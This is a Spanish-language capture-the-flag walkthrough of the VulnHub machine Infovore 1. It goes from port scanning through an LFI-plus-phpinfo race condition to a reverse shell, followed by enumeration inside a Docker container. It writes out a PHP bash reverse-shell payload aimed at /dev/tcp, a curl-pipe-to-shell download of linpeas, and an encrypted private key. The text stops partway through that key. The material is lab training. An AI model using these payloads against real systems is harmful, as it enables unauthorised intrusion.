

# INFOVORE 1

- 1. INFOVORE 1
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Codename
  - 1.4. Tecnologías web
  - 1.5. Fuzzing web
  - 1.6. Info.php resource
  - 1.7. Unrestricted file upload with Burp Suite
  - 1.8. Fuzzing LFI parameter
  - 1.9. Race condition (uploading and reading file)
  - 1.10. Internal system enumeration
  - 1.11. ID RSA password craking
  - 1.12. Docker breakout
  - 1.13. Privesc via Docker mounts

## 1. INFOVORE 1

[www](https://www.vulnhub.com/entry/infovore-1,496/)<https://www.vulnhub.com/entry/infovore-1,496/>

### Description

[Back to the Top](#)

This is an easy to intermediate box that shows you how you can exploit innocent looking php functions and lazy sys admins.

There are 4 flags in total to be found, and you will have to think outside the box and try alternative ways to achieve your goal of capturing all flags.

VM has been tested on VirtualBox 6.1.10 and VMWare (Fusion)

Enjoy! @theart42 and @4nqr34z

[?](#)

## 1.1. Preliminar

Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su **TTL**. Nos enfrentamos a un **Linux**.

```
> arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:97:2c:22, IPv4: 192.168.1.130
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 34:57:60:da:6a:e7 MitraStar Technology Corp.
192.168.1.34 5c:e4:2a:16:89:15 (Unknown)
192.168.1.54 08:12:a5:98:8e:1e Amazon Technologies Inc.
192.168.1.77 00:0c:29:66:68:59 VMware, Inc.
192.168.1.44 44:ef:bf:de:d5:60 China Dragon Technology Limited
192.168.1.181 58:2f:40:99:00:cd Nintendo Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.958 seconds (130.75 hosts/sec). 6 responded
> settarget "192.168.1.77 Infovore 1"
> ping 192.168.1.77
PING 192.168.1.77 (192.168.1.77) 56(84) bytes of data.
64 bytes from 192.168.1.77: icmp_seq=1 ttl=64 time=0.548 ms
64 bytes from 192.168.1.77: icmp_seq=2 ttl=64 time=0.422 ms
64 bytes from 192.168.1.77: icmp_seq=3 ttl=64 time=0.371 ms
--- 192.168.1.77 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.371/0.447/0.548/0.074 ms
> whichSystem.py 192.168.1.77

192.168.1.77 (ttl -> 64): Linux
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo **allports**.

```
File: allports
1 # Nmap 7.93 scan initiated Sun Jan 14 16:05:12 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 192.168.1.77
2 Host: 192.168.1.77 () Status: Up
3 Host: 192.168.1.77 () Ports: 80/open/tcp, /http/// Ignored State: closed (65534)
4 # Nmap done at Sun Jan 14 16:05:18 2024 -- 1 IP address (1 host up) scanned in 5.41 seconds

> extractPorts allports
File: extractPorts.tmp
1
2 [*] Extracting information...
3
4 [*] IP Address: 192.168.1.77
5 [*] Open ports: 80
6
7 [*] Ports copied to clipboard
8
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de **allports** mediante **extractPorts**. Evidencia en archivo **targeted**.

Esta máquina solo tiene el **puerto 80** abierto, por tanto la intrusión será via web.

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.93 scan initiated Sun Jan 14 16:07:02 2024 as: nmap -sCV -p80 -oN targeted 192.168.1.77
2 Nmap scan report for 192.168.1.77
3 Host is up (0.00024s latency).
4
5 PORT      STATE SERVICE VERSION
6 80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
7 |_http-title: Include me ...
8 |_http-server-header: Apache/2.4.38 (Debian)
9 MAC Address: 00:0C:29:66:68:59 (VMware)
10
11 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
12 # Nmap done at Sun Jan 14 16:07:09 2024 -- 1 IP address (1 host up) scanned in 6.81 seconds
```

## 1.3. Codename

Versión de **Apache**: **Apache httpd 2.4.38**. Parece que estamos ante un **Debian Buster**.

Upload details

Uploaded by:  
Debian Apache Maintainers on 2020-09-26

Original maintainer:  
Debian Apache Maintainers

Section:  
httpd

Uploaded to:  
Buster

Architectures:  
any all

Urgency:  
Very Urgent

Publishing

Series	Pocket	Published	Component	Section
Builds				

[See full publishing history](#)

## 1.4. Tecnologías web

**Whatweb**: nos reporta lo siguiente, en principio, nada relevante.

```
> whatweb http://192.168.1.77
http://192.168.1.77 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], I
P[192.168.1.77], JQuery, PHP[7.4.7], Script, Title[Include me ...], X-Powered-By[PHP/7.4.7]
```

## 1.5. Fuzzing web

Nmap: script de Nmap *http-enum* nos reporta un directorio: */info.php*.


```
> nmap --script=http-enum -p80 -oN webScan 192.168.1.77
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-14 16:12 CET
Nmap scan report for 192.168.1.77
Host is up (0.00018s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /info.php: Possible information file
MAC Address: 00:0C:29:66:68:59 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```

## 1.6. Info.php resource

Accedemos a la página web de la máquina víctima, y a */info.php*. Recordemos que la función de PHP `phpinfo()` se utiliza para obtener información detallada sobre la **configuración de PHP** en un servidor web. Cuando se llama a esta función, genera una página web que muestra una gran cantidad de detalles sobre la configuración de PHP. Pues bien, una vez aquí la idea será filtrar por `disable_functions` y ver su valor. En este caso, tiene asignado *no value*. Esto quiere decir que tenemos la posibilidad de usar funciones como `system()`, `shell_exec`, `exec`, etc en el servidor. Tendríamos que ver cómo podemos subir, por ejemplo, una **webshell** que nos permita ejecutar comandos de esta manera.



Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
<b>disable_functions</b>	<b>no value</b>	<b>no value</b>
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value

Asimismo, `info.php` también puede chivarnos ciertos posibles vectores de ataque. Por ejemplo, en este caso, vemos que tenemos la directiva `file_uploads` establecida en `on`, lo cual nos podría permitir subir archivos a través de una función que esté habilitada en el servidor.

<code>doc_root</code>	<code>no value</code>	<code>no value</code>
<code>docref_ext</code>	<code>no value</code>	<code>no value</code>
<code>docref_root</code>	<code>no value</code>	<code>no value</code>
<code>enable_dl</code>	<code>Off</code>	<code>Off</code>
<code>enable_post_data_reading</code>	<code>On</code>	<code>On</code>
<code>error_append_string</code>	<code>no value</code>	<code>no value</code>
<code>error_log</code>	<code>no value</code>	<code>no value</code>
<code>error_prepend_string</code>	<code>no value</code>	<code>no value</code>
<code>error_reporting</code>	<code>22527</code>	<code>22527</code>
<code>expose_php</code>	<code>On</code>	<code>On</code>
<code>extension_dir</code>	<code>/usr/local/lib/php/extensions/no-debug-non-zts-20190902</code>	<code>/usr/local/lib/php/extensions/no-debug-non-zts-20190902</code>
<code>file_uploads</code>	<code>On</code>	<code>On</code>
<code>hard_timeout</code>	<code>2</code>	<code>2</code>
<code>highlight.comment</code>	<code>#FF8000</code>	<code>#FF8000</code>
<code>highlight.default</code>	<code>#00008B</code>	<code>#00008B</code>
<code>highlight.html</code>	<code>#000000</code>	<code>#000000</code>
<code>highlight.keyword</code>	<code>#007700</code>	<code>#007700</code>

En cualquier caso, debemos saber que si tenemos acceso a `phpinfo()`, tenemos la directiva `file_uploads` establecido en `on` y tenemos una vulnerabilidad de tipo **LFI** en el servidor, existe una vía potencial de **ejecutar comandos de manera remota**.

Para explotar esta vulnerabilidad necesitas: **Una vulnerabilidad LFI**, una página donde se muestre `phpinfo()`, "`file_uploads = on`" y que el servidor pueda escribir en el directorio `/tmp`.

[https://www.insomniasec.com/downloads/publications/phpinfo\\_lfi.py](https://www.insomniasec.com/downloads/publications/phpinfo_lfi.py)

**Tutorial HTB:** <https://www.youtube.com/watch?v=rs4zEwONzzk&t=600s>

Necesitas arreglar el exploit (cambiar `=>` por `=>&`). Para hacerlo puedes:

```
sed -i 's/[tmp_name\] =>/[tmp_name\] =>&g' phpinfo_lfi.py
```

Tienes que cambiar también el **payload** al principio del exploit (por un `php-rev-shell`, por ejemplo), el **REQ1** (esto debe apuntar a la página `phpinfo` y debe incluir el padding, es decir: `REQ1=""POST /install.php?mode=phpinfo&a=""+"padding+" HTTP/1.1`), y **LFIREQ** (esto debe apuntar a la vulnerabilidad LFI, es decir: `LFIREQ=""GET /info?page=%s%00 HTTP/1.1` -- Verifica el doble `"%"` al explotar el carácter nulo)

Para más información: <https://book.hacktricks.xyz/v/es/pentesting-web/file-inclusion/lfi2rce-via-phpinfo>


## 1.7. Unrestricted file upload with Burp Suite

Llegados a este punto, abriremos **Burp Suite** e interceptaremos una petición del recurso `/info.php`. La idea aquí es que podemos hacer un pequeño truco: podríamos forzar o simular una subida de archivo. Para ello, una vez interceptada la petición, vamos a cambiar el método de la misma a **POST**, eliminaremos el **Content-Length**, y sustituiremos el **Content-Type** por esto: `Content-Type: multipart/form-data;`

`boundary=--pwned`.

`Content-Type: multipart/form-data`: indica que el contenido del cuerpo del mensaje está compuesto por múltiples partes de datos y que estos datos se envían en un formato de formulario. Este tipo de contenido es comúnmente utilizado cuando se suben archivos a través de un formulario web.

`boundary=--pwned`: es una cadena que actúa como delimitador entre las diferentes partes de datos en el cuerpo del mensaje. En este caso, el delimitador es `--pwned`. Cada parte del cuerpo del mensaje estará separada por esta cadena.



Seguidamente, en el cuerpo de la solicitud, podríamos definir una estructura como la que aparece en la siguiente imagen. En este caso, estaríamos "subiendo" un archivo llamado `test.txt`. Cuando enviemos la petición, podemos ver en la respuesta del servidor cómo se incluye `test.txt`, y que éste se ha subido a un **directorio temporal**.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `/info.php` with a `Content-Type: multipart/form-data`. The 'Response' tab shows the HTML output of the server, which includes a table of PHP variables. Annotations highlight the file upload and the directory path.

**Request:**

```

1 POST /info.php HTTP/1.1
2 Host: 192.168.1.77
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 DNT: 1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: multipart/form-data; boundary=-.pwned
12 Content-Length: 144
13 ----pwned
14 Content-Disposition: form-data; name="name"; filename="test.txt"
15 Content-Type: text/plain
16
17 Hola, esto es una prueba
18 ----pwned

```

**Response:**

```

624 <tr><td class="e">PATH </td><td class="v">
625 /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin </td></tr>
626 <tr><td class="e">PHP_EXTRA_BUILD_DEPS </td><td class="v">
627 >apache2-dev </td></tr>
628 <tr><td class="e">PHP_ASC_URL </td><td class="v">
629 https://www.php.net/distributions/php-7.4.7.tar.xz.asc </td></tr>
630 <tr><td class="e">PHP_CPPFLAGS </td><td class="v">
631 -fstack-protector-strong -fpic -fpie -O2
632 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 </td></tr>
633 </table>
634 <h2>PHP Variables</h2>
635 <table>
636 <tr><th>Variable</th><th>Value</th></tr>
637 <tr><td class="e">$_FILES['name']</td><td class="v"><pre>
638 Array
639 (
640     [name] => test.txt
641     [type] => text/plain
642     [tmp_name] => /tmp/phpSIYJMh
643     [error] => 0
644     [size] => 24
645 )
646 </pre></td></tr>
647 <tr><td class="e">$_SERVER['HTTP_HOST']</td><td class="v">
648 192.168.1.77</td></tr>
649 <tr><td class="e">$_SERVER['HTTP_USER_AGENT']</td><td class="v">
650 Mozilla/5.0 (Windows NT 10.0; rv:109.0)
651 Gecko/20100101 Firefox/115.0</td></tr>
652 <tr><td class="e">$_SERVER['HTTP_ACCEPT']</td><td class="v">
653 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</td></tr>
654 <tr><td class="e">$_SERVER['HTTP_ACCEPT_LANGUAGE']</td><td class="v">
655 en-US,en;q=0.5</td></tr>
656 <tr><td class="e">$_SERVER['HTTP_ACCEPT_ENCODING']</td><td class="v">
657 gzip, deflate</td></tr>

```

Annotations:

- CUERPO DE LA SOLICITUD:** Points to the request body content.
- CONTENIDO DE "TEST.TXT":** Points to the file content in the request.
- ARCHIVO:** Points to the file name `test.txt` in the response.
- DIRECTORIO TEMPORAL DONDE SE SUBE EL ARCHIVO:** Points to the temporary directory `/tmp/phpSIYJMh` in the response.

Una vez hecho esto, si descubrimos de algún modo un **LFI** en el servidor, y apuntamos a este recurso para que, más que texto plano, nos represente **código PHP**, podríamos definir entonces dentro de un archivo una estructura como esta: `<?php system("bash -c 'bash -i >& /dev/tcp/192.168.1.130/443 0>&1'"); ?>`. Si apuntamos a este recurso y si se interpreta el código PHP, tendríamos acceso a la

máquina. Antes tendremos que descubrir un **LFI** como tal.

**Request**

```

1 POST /info.php HTTP/1.1
2 Host: 192.168.1.77
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Content-Type: multipart/form-data; boundary=-.pwned
11 Content-Length: 186
12
13 ----pwned
14 Content-Disposition: form-data; name="name"; filename="
  cmd.php"
15 Content-Type: text/plain
16
17 <?php system("bash -c 'bash -i &
  /dev/tcp/192.168.1.130/443'"); ?>
18 ----pwned
19
20

```

**Response**

```


624 <tr><td class="e">PATH</td><td class="v">
  /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
  </td></tr>
625 <tr><td class="e">PHP_EXTRA_BUILD_DEPS</td><td class="v">
  apache2-dev</td></tr>
626 <tr><td class="e">PHP_ASC_URL</td><td class="v">
  https://www.php.net/distributions/php-7.4.7.tar.xz.asc</td>
  </tr>
627 <tr><td class="e">PHP_CPPFLAGS</td><td class="v">
  -fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE
  -D_FILE_OFFSET_BITS=64</td></tr>
628 </table>
629 <h2>PHP Variables</h2>
630 <table>
631 <tr class="h"><th>Variable</th><th>Value</th></tr>
632 <tr><td class="e">$_FILES['name']</td><td class="v"><pre>
  Array
  (
    [name] => cmd.php
    [type] => text/plain
    [tmp_name] => /tmp/phpEd0rVU
    [error] => 0
    [size] => 67
  )
  </pre></td></tr>
641 <tr><td class="e">$_SERVER['HTTP_HOST']</td><td class="v">
  192.168.1.77</td></tr>
642 <tr><td class="e">$_SERVER['HTTP_USER_AGENT']</td><td class="v">
  Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
  Firefox/115.0</td></tr>
643 <tr><td class="e">$_SERVER['HTTP_ACCEPT']</td><td class="v">
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8</td></tr>
644 <tr><td class="e">$_SERVER['HTTP_ACCEPT_LANGUAGE']</td><td
  class="v">en-US,en;q=0.5</td></tr>
645 <tr><td class="e">$_SERVER['HTTP_ACCEPT_ENCODING']</td><td
  class="v">gzip, deflate</td></tr>
646 <tr><td class="e">$_SERVER['HTTP_DNT']</td><td class="v">1</

```

## 1.8. Fuzzing LFI parameter

Ahora, de vuelta a la página principal, observamos que se está usando **PHP** pro detrás.






Vamos a tratar de fuzzear con **Wfuzz** un posible parámetro que pueda apuntar a algún archivo que conozcamos. Es decir, algún parámetro vulnerable que permita realizar un **LFI**: `wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"`. Al cabo de unos minutos, descubrimos el parámetro `?filename=`.

```
> wfuzz -c --hl=136 -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.1.77/index.php?FUZZ=/etc/passwd"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.1.77/index.php?FUZZ=/etc/passwd
Total requests: 220560

=====
ID          Response  Lines  Word  Chars  Payload
=====
000025370:  200        26 L   33 W   1006 Ch  "filename"
000083213:  200       136 L  382 W  4743 Ch  "viewhelp"
```

Usamos este parámetro para acceder desde el navegador a `/etc/passwd`. Tenemos una vía potencial de incluir archivos locales del servidor.



## 1.9. Race condition (uploading and reading file)

El problema está ahora en que la *ruta del archivo que subamos es temporal*, es decir, se borra y se crea una nueva cada vez que se sube un fichero. De forma que podríamos pensar en un posible **Race condition** para que, rápidamente, lanzando continuamente peticiones a la vez que se crea el archivo, dé tiempo a acceder a éste antes de que sea eliminado. Para ello, vamos a recurrir a un script que compartiremos a continuación. Adicionalmente, hemos realizado algunos pequeños ajustes en el código. Tendremos que pasar como parámetros al script el número de hilos (aunque por defecto ya usa algunos), y la IP y puerto de la máquina víctima. Nos ponemos en escucha por el *puerto 443* con **Netcat** antes de lanzar el script, y lo ejecutamos. Al ejecutar el script, se acontece la condición de carrera, y recibimos nuestra reverse shell. Realizamos el **tratamiento de la TTY**.

<https://www.insomniasec.com/downloads/publications/phpinfoffi.py>

```
> python2.7 phpinfoffi.py 192.168.1.77 80
LFI With PHPInfo()
-----
Getting initial offset... found [tmp_name] at 111433
Spawning worker pool (10)...

Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down...
```

```
> nc -nvlp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.1.77.
Ncat: Connection from 192.168.1.77:46014.
www-data@e71b67461f6c:/var/www/html$ whoami
www-data
```

## 1.10. Internal system enumeration

Buscaremos ahora el modo de elevar nuestro privilegio. No obstante, nos damos cuenta de que estamos en un contenedor, por tanto tendremos que escapar del mismo para llegar a la otra máquina.

```

www-data@e71b67461f6c:/var/www/html$ whoami
www-data
www-data@e71b67461f6c:/var/www/html$ hostname
e71b67461f6c
www-data@e71b67461f6c:/var/www/html$ hostname -i
192.168.150.21
www-data@e71b67461f6c:/var/www/html$ |

```

Para tratar de obtener algo de información, comprobamos si hay usuarios en el directorio `/home`, pero no vemos ninguno, buscamos en el `/etc/passwd` usuarios con una shell asignada con `grep "sh$" /etc/passwd`, pero solo está `root`. Enumeramos ahora los archivos que tengan la cadena `config` con `find \-name \*config\* 2>/dev/null`, pero tampoco vemos nada.

```

www-data@e71b67461f6c:/var/www/html$ cd /home
www-data@e71b67461f6c:/home$ ls
www-data@e71b67461f6c:/home$ grep "sh$" /etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data@e71b67461f6c:/home$ find \-name \*config\* 2>/dev/null
www-data@e71b67461f6c:/home$ |

```

En este punto, lo que podemos hacer es recurrir a la herramienta `LinPEAS`, la cual la podemos usar desde `Github` mediante `curl` con el siguiente `one-liner`: `curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh`. Tras lanzar la herramienta y enumerar el sistema, una de las cosas que observamos es que en la raíz del sistema hay un archivo oculto `/.oldkeys.tgz`, el cual parece algo sospechoso.

```

===== Other Interesting Files =====
[+] .sh files in path
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
[+] Executable files potentially added by user (limit 70)
[+] Unexpected in root
/.dockerenv
/core
/.oldkeys.tgz
[+] Modified interesting files in the last 5mins (limit 100)
/etc/hostname
/etc/resolv.conf
/etc/hosts

```

Así que movemos este archivo al directorio `/tmp`, accedemos a él y descomprimos el archivo con `tar -xvf oldkeys.tgz`. Tenemos una clave `clave SSH` privada y otra pública, las cuales están cifradas. Este cifrado implica que se pedirá una contraseña al tratar de conectarse por SSH usando este archivo (ojo, contraseña de la clave privada,

no del usuario).

```
www-data@e71b67461f6c:/$ cp .oldkeys.tgz /tmp
www-data@e71b67461f6c:/$ cd /tmp
www-data@e71b67461f6c:/tmp$ ls
www-data@e71b67461f6c:/tmp$ ls -la
total 12
drwxrwxrwt  2 root    root    4096 Jan 15 23:12 .
drwxr-xr-x 74 root    root    4096 Jun 23  2020 ..
-rw-r--r--  1 www-data www-data 1197 Jan 15 23:12 .oldkeys.tgz
www-data@e71b67461f6c:/tmp$ mv .oldkeys.tgz oldkeys.tgz
www-data@e71b67461f6c:/tmp$ tar -xvf oldkeys.tgz
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz  root  root.pub
www-data@e71b67461f6c:/tmp$ file *
oldkeys.tgz: gzip compressed data, last modified: Mon Apr 27 10:18:58 2020, from Unix, original size 10240
root: PEM DSA private key
root.pub: OpenSSH DSA public key
www-data@e71b67461f6c:/tmp$ cat root
-----BEGIN DSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2037F380706D4511A1E8D114860D9A0E

ds7TldLfxm7o0NC93P0QLLjptTjMMFVJ4qxNL02Xt+rBqgAG7YQBy6Tpj2Z2VxZb
uyMe0vMyIpN9jNFe0FbL42RYrMV0V50VTD/s7pYqrp8hHYWdX0+mMfKf0G8UaqWy
gBdYisUpRpmYVwG1zQQF1Tl7EnEWkH1EW6LOA9hGg6DrotcqwHiofiuNdymPtlN+
it/uUVfSLi+BNRqzGsN01creG0g9PL6TfS0qNTkmeYpWxt7Y+/R+3pyaTBHG8hEe
zZcX24qvW1KY2ArpSSKYlXZw+BwR5CLk6S/9ULW4GLs9YRK7Jl4mzBGdtpP85a/p
fLowmWKRmqCw2EH87mZUKYaf02w1jbVWyjX0y8SwNCNr87zJstQpmg0ISUc7Cknq
JEpv1kzXEVJCfeeA1163du4RFfETFauxALtKLylAqMs4bqc0Jm1NVuHAMjdZ4+VT
